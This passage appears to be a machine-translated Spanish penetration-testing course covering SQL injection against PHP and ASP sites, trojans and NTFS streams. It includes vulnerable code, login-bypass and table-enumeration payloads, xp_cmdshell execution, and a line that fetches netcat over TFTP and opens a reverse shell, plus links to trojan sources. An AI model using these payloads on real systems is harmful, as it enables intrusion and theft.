
Utilice sqlmap para volcar la información de base de datos de forma automática abusando de la inyección SQL vulnerabilidad en vid.php:

```
<?php
$id = $_GET['id']; //unsanitized
...
// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect server ");
mysql_select_db("$db_name")or die("cannot select DB");
$result=mysql_query("SELECT * FROM $tbl_name where id=".$id) or die
(mysql_error()); //ouch
...
```

Ejecutar sqlmap en la URL vulnerable y empezar a enumerar los nombres de base de datos:




A medida que más de la estructura de base de datos se pone de manifiesto, sqlmap es capaz de extraer más y más información:



13.3.3 Código de Ejecución

Dependiendo del sistema operativo, los privilegios de servicio, y los permisos del sistema de archivos, inyección SQL vulnerabilidades puede ser utilizado para leer y escribir archivos en el sistema operativo subyacente. Debido a que el víctima servidores web y de base de datos se ejecuta con privilegios de sistema de Windows, tendrá pocos limitaciones durante el ataque. En las plataformas Linux, tanto el HTTP y los servicios de base de datos se ejecutan como menos usuarios con privilegios y permisos de directorio son más apretado.


Trate de usar las funciones de SQL de archivo para leer y escribir archivos en el servidor web al abusar de la anterior de SQL inyección vulnerabilidad. Ya habías descubierto cinco campos de esta tabla, ahora es necesario identificar cuáles de estos campos se muestran en la página y su ubicación exacta. Usted puede hacer esto mediante el uso de la union select




En este caso, se ve que los campos 1, 2 y 4 se dan salida a la página HTML.

Trate de usar la función load_file MySQL para leer boot.ini de la unidad C: \ y lo mostrará en la Opina campo:

Alternativamente, usted puede tratar de escribir un archivo en el sistema de archivos local. Crear backdoor PHP en el directorio raíz web:




Lo que a continuación, ejecuta el comando feliz:



13.4 Inyección SQL en ASP / MSSQL

Antes de entrar en esta sección, se recomienda que consulte los siguientes recursos:
• http://en.wikipedia.org/wiki/SQL_injection
• http://www.phplibrairies.com/divers/SQLInjectionWhitePaper.pdf
Una vez que esté al día, comience por examinar una página ASP mediante un servidor Microsoft SQL Server como un servidor.
Esta página de inicio de sesión es vulnerable a ataques de inyección de SQL porque no la entrada del usuario y un filtro atacante puede utilizar para "inyectar" adicionales consultas SQL y comandos:



Echa un vistazo al formulario ASP que regula el procedimiento de inicio de sesión y las consultas de la base de datos para la nombre de usuario y la contraseña correctos:

```
<%
set cnn = server.createobject("ADODB.Connection")
cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=SRV2;User
ID=sa;PWD=password;DATABASE=bankdb"
myUsrName = request.form("txtLoginID")
myUsrPassword = request.form("txtPassword")
sSql = "SELECT * FROM tblCustomers where cust_name='" & myUsrName & "' and
cust_password='"&myUsrPassword&"'"
Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open sSql, cnn, 3, 3
if rs.BOF or rs.EOF then
Response.write "<html><title>Offensive ASP Test Page</title>"
response.write "INVALID LOGIN" %>
<meta http-equiv="REFRESH"content="2;url=http://www.testbank.com/base-
login.asp"><%
else
Response.write "Login OK"
Response.write "<html><title>Offensive ASP Example</title>" %>
<meta http-equiv="REFRESH"
content="0;url=http://www.testbank.com/restricted.htm"><%
End If
%>
```

Las líneas vulnerables en esta página ASP es:

```
sSql = "SELECT * FROM tblCustomers where cust_name='" & myUsrName & "' and
cust_password='"&myUsrPassword&"'"
```

El MyUserName y myUsrPassword son parámetros de las entradas del usuario y que se pasan a la ASP aplicación mediante una petición POST de la página de acceso principal.
Si el usuario para introducir los muts nombre de usuario y contraseña de prueba, la consulta SQL se vería así:

```
"SELECT * FROM tblCustomers where cust_name='muts' and

cust_password='test'".
```

Sin embargo, si el usuario tenía malas intenciones, sino que también puede ingresar el nombre de usuario 'or 1 = 1 - .Here' s lo esto haría a la consulta SQL:

```
"SELECT * FROM tblCustomers where cust_name='' or 1=1--' and

cust_password='"&myUsrPassword&"'".
```


Tenga en cuenta que la sintaxis - cierra una consulta SQL y todo después de esta línea se ignoran. Esto deja:

```
SELECT * FROM tblCustomers where cust_name='' or 1=1—
```

Debido a que 1 = 1 siempre es igual a positivo, la consulta SQL devuelve un resultado verdadero y el usuario iniciar sesión correctamente en el sistema, por lo general como el primer usuario configurado en la base de datos SQL. Este sencillo ataque que se conoce como un ataque de omisión de la autenticación SQL.

13.4.1 La identificación de vulnerabilidades de inyección SQL

Identificar las vulnerabilidades de inyección SQL en general implica el envío de una entrada incorrecta en la web aplicación y observación de los errores. Una técnica común es enviar el carácter de comilla simple (') para varios campos de formulario y observe los mensajes de error de SQL. Por favor, mire el original consulta SQL y tratar de averiguar por qué ocurre el siguiente error:



13.4.2 Nombres de tabla Enumerar

Ahora que usted entiende cómo enviar las consultas SQL y comandos de la aplicación web vulnerable,tratar de recabar la mayor información posible acerca de ello y tratar de comprender la estructura de base de datos.
Para empezar, utilice la sentencia SQL que tiene:

```
having 1=1—
```

Al entrar en esta declaración causará un error de SQL porque la palabra clave con necesidades del grupo de operador porque tener opera en las tablas elaboradas por la agrupación. Esto es parte del error mensaje creado por esta entrada:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_id' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
/login-off.asp, line 11
```

Observe que el mensaje de error contiene el nombre de la tabla tblCustomers.cust_id. Ahora que sabes la nombre de la primera columna, puede utilizar esta información para recuperar el resto de los nombres de columna. Trate de encontrar el nombre de la columna siguiente introduciendo el siguiente:

```
group by tblCustomers.cust_id having 1=1--
```

El mensaje de error creado es el siguiente:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_name' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
/login-off.asp, line 11
```

Usted ha encontrado el nombre de la columna siguiente: tblCustomers.cust_name. Continuar para enumerar tablas utilizando estas entradas:

```
group by tblCustomers.cust_id,tblCustomers.cust_name having 1=1--

' group by tblCustomers.cust_id,tblCustomers.cust_name,

tblCustomers.cust_password

having 1=1--

' group by tblCustomers.cust_id,tblCustomers.cust_name,

tblCustomers.cust_password, tblCustomers.cust_account having 1=1—
```

Verá que la entrada final producido ningún error, lo que significa que ha pasado por todas las columnas.

13.4.3 Enumerar los tipos de columna

Antes de empezar a manipular la base de datos, es necesario conocer los tipos de columna. Puede utilizar Tipo de conversión de mensajes de error para identificar los tipos de columna mediante la instrucción UNION SELECT.
Entrando en la siguiente entrada:

```
union select sum(cust_id) from tblCustomers –
```

Los resultados de error siguientes:

```
Error Type:

Microsoft OLE DB Provider for SQL Server (0x80040E07)

The sum or average aggregate operation cannot take a varchar data type as an

argument.

/login-off.asp, line 11
```


Así cust_id es de tipo varchar. Trate de averiguar los tipos de columna para las tablas restantes.

13.4.4 Jugar con la Base de Datos

Ahora que tiene los nombres de tabla y tipos, y suponiendo que la aplicación web se escribe permisos a la base de datos, usted puede utilizar la inyección de SQL para alterar el contenido de bases de datos.
Trate de añadir a un usuario la base de datos y una sesión como ese usuario:

```
'; insert into tblCustomers

values('5345','eviluser','evilpass','34343434')—
```

Aunque usted recibirá un "acceso denegado" página, se ejecuta la consulta. Ahora intenta iniciar sesión en la web aplicación con el nombre de usuario eviluser / evilpass / contraseña:



13.4.5 Microsoft SQL Procedimientos almacenados


Procedimientos almacenados de SQL puede ser descrito como funciones incorporadas en el servidor SQL Server que simplifican la compleja acciones. Microsoft SQL Server contiene muchos procedimientos almacenados que pueden ayudar a un atacante durante una auditoría.
Utilice el procedimiento almacenado sp_makewebtask para generar la lista de información de base de datos a un archivo HTML archivo. Más información acerca de sp_makewebtask se puede encontrar en

http://msdn2.microsoft.com/enus/library/aa238843 (SQL.80). aspx.

Trate de crear un archivo HTML (evil.html) en el wwwroot que contendrá los resultados de consultas detblCustomers:

```
';exec sp_makewebtask "c:\Inetpub\wwwroot\evil.html", "select * from
tblCustomers";--
```

Después de ejecutar la consulta, intente navegar a evil.html:



13.4.6 Código de Ejecución

Varios procedimientos almacenados para permitir la ejecución de código. La más notoria es el extendido xp_cmdshell procedimiento almacenado. Para obtener más información acerca de xp_cmdshell, visite :

http://msdn2.microsoft.com/enus/library/aa260689 (SQL.80). aspx.

Tenga en cuenta que por defecto sólo los miembros de la función fija de servidor sysadmin pueden ejecutar el xp_cmbshell procedimiento almacenado extendido.
Trate de ejecutar un comando ipconfig en el servidor SQL y mostrar los resultados en un texto navegable archivo:

```
or 1=1;exec master..xp_cmdshell '"ipconfig" >

c:\Inetpub\wwwroot\ip.txt';--
```

Por último, trate de obtener una shell del servidor SQL. Usar xp_cmdshell para tratar de subir Netcat desde un servidor TFTP servidor

```
or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.9.100 GET nc.exe && nc.exe

192.168.9.100 53 -e cmd.exe';--
```

13,5 Proxies Web

Hasta ahora, este módulo ha tratado con ataques de inyección donde la entrada está directamente controlado por el usuario. En muchas ocasiones, la aplicación web restringe la entrada del usuario en el lado del cliente. Esto podría ser en la forma de un menú desplegable (donde la entrada está limitada a los elementos de menú) o de entrada puede ser comprobado la longitud y los caracteres especiales utilizando JavaScript:

En estos casos, generalmente se puede evitar las restricciones del lado del cliente mediante el uso de un proxy web local. Este proxy intercepta la petición HTTP saliente y le permite editar, de manera efectiva evitando todo del lado del cliente restricciones. Un regalo representación conveniente en BackTrack aparece como un plugin de Firefox llamado Tamper Data:

14. Módulo 14: Caballos de Troya

Este módulo diversas clases de troyanos basadoen Windows.

Objetivos del módulo
Al final de este módulo, los estudiantes deben:
1. Entender la diferencia entre funciones caballo de Troya.
2. Tener experiencia con varios troyanos en el entorno de laboratorio.

Los troyanos son raramente utilizados en las pruebas de penetración. Ellos, sin embargo, constituyen una gran parte de la post-proceso de explotación y deben ser tratados. Para obtener más información acerca de caballos de troya, visite

http://en.wikipedia.org/wiki/Trojan_horse_ (informática).

Tiendo a categorizar caballos de troya en tres grandes familias: troyanos, troyanos binarios de código abierto, y troyanos World Domination (bots). Este troyano adicional puede ser categorizado como conexión y se unen revertir conexión, dependiendo de su arquitectura de conectividad. Como hemos visto en Netcat, un revés conexión troyano es capaz de atravesar NAT y, esencialmente, se conecta a la víctima a la atacante.

Caballos de Troya 14,1 binarias

Estos troyanos vienen en formato binario (. Exe) y por lo general incluyen una interfaz de configuración gráfica troyano.
Están construidos para maldad ya menudo incluyen características tales como botones de montaje swap, expulsión de CD-ROM, Espiar Webcam, y así sucesivamente.
Troyanos binarios se consideran extremadamente peligrosos de usar, ya que a menudo contienen puertas traseras sí mismos. Varios años atrás había un troyano Optix popular llamado Pro, que era con frecuencia actualizado y ampliamente utilizado por la comunidad hacker. Un análisis más profundo del troyano reveló un maestro contraseña al troyano que se hace a mano cuidadosamente por los autores de Optix. Esencialmente, los hackers utilizan el troyano haya dado acceso a los autores Optix para cada equipo en el que se ha instalado el troyano.
Varios ejemplos de troyanos binarios se pueden encontrar aquí: http://www.offensivesecurity.com/os101/binary-trojans.tar.gz.

14,2 Open Source Caballos de Troya

Open troyanos fuente son preferibles a los troyanos binarios debido a que su código fuente puede ser crítica para las funciones de backdoor. Ha habido varias situaciones donde un troyano de código abierto contenía un backdoor, troyanos abiertos para confiar ciegamente origen no es recomendable. el adicional beneficio de los troyanos de software libre es que puede ser modificado y mejorado para satisfacer sus necesidades.

14.2.1 Spybot

Spybot es un troyano de IRC-based. Actúa como un cliente de IRC que se conecta a un servidor IRC (ya sea ofrecida por el atacante o por un tercero). El troyano requiere una contraseña para el funcionamiento y es capaz de escuchando comandos de chat IRC, así como ejecutar comandos en la máquina víctima.
Usted necesitará lccwin32 para compilar spybot. Fuentes y lccwin32 se puede encontrar aquí: http://www.offensive-security.com/os101/spybot.tar.gz.

14.2.2 Insider

Insider es un troyano basado en HTTP que se construye para eludir los firewalls corporativos e inspección de contenido sistemas. Insider intenta realizar una solicitud GET HTTP a un servidor web predefinido que contiene una lista de comandos para su ejecución. El troyano busca direcciones de servidor proxy en el registro y, si encontrado, utiliza el proxy para conectarse a la web. Si se requiere la autorización proxy, el troyano se abrirá un diálogo de autenticación de proxy que un usuario desprevenido podría llenar pulg Las fuentes se pueden encontrar aquí: http://www.offensive-security.com/os101/insider.tar.gz

.

14,3 World Domination Caballos de Troya

Mundo troyanos dominación puede ser considerado gusanos híbridos, ya que su función principal es la de propagarse e infectar otros ordenadores, por lo general mediante el uso de exploits comunes. Estos troyanos suelen escanear Internet (IP o un rango predefinido) para ordenadores vulnerables. Cuando un ordenador se encuentra y se explotados, los archivos de troya una copia de sí mismo a la máquina de la víctima, lo ejecuta y comienza a escanear de nuevo. Cuando está armado con hazañas frescas, estos troyanos pueden propagarse muy rápido. He visto una sola troyano difundir y automáticamente hackear 4000 víctimas de más de 24 horas. Estos troyanos (bots) suele unirse juntos para formar un botnet que puede ser utilizado para ataques DDoS, spam difusión, y desagradable otro características.

14.3.1 Rxbot

Rxbot es un troyano de IRC basado con capacidades extendidas. Por temor a la propagación incontrolada, este troyano sólo será revisado a nivel de código fuente. Este troyano tiene algunos muy interesantes anti-debugging código, incluyendo la comprobación de VMWare. TENGA CUIDADO!
http://www.offensive-security.com/os101/rxbot.tar.gz

15. Módulo 15: Rarezas Ventanas

visión de conjunto

Este módulo describe las diversas clases de rarezas de Windows y el comportamiento de otro modo extraño.

Objetivo del módulo

El estudiante debe entender ADS y experimentar el famoso bug del registro de Windows.

15,1 Alternate Data Streams NTFS

Secuencias de datos alternativas (ADS) es una característica de compatibilidad relativamente desconocido de NTFS. ADS tiene la capacidad a la mesa los datos de archivo en archivos existentes sin afectar su funcionalidad o tamaño. Se encuentra en todas las versiones de NTFS, las capacidades ADS fueron concebidos originalmente para permitir la compatibilidad con el Macintosh jerárquica del sistema de archivos (HFS). ADS ha llegado a ser utilizado legítimamente por una variedad de programas tales como los programas antivirus. Para obtener más información acerca de ADS, visite

http://www.heysoft.de/en/information/ntfs-ads.php.

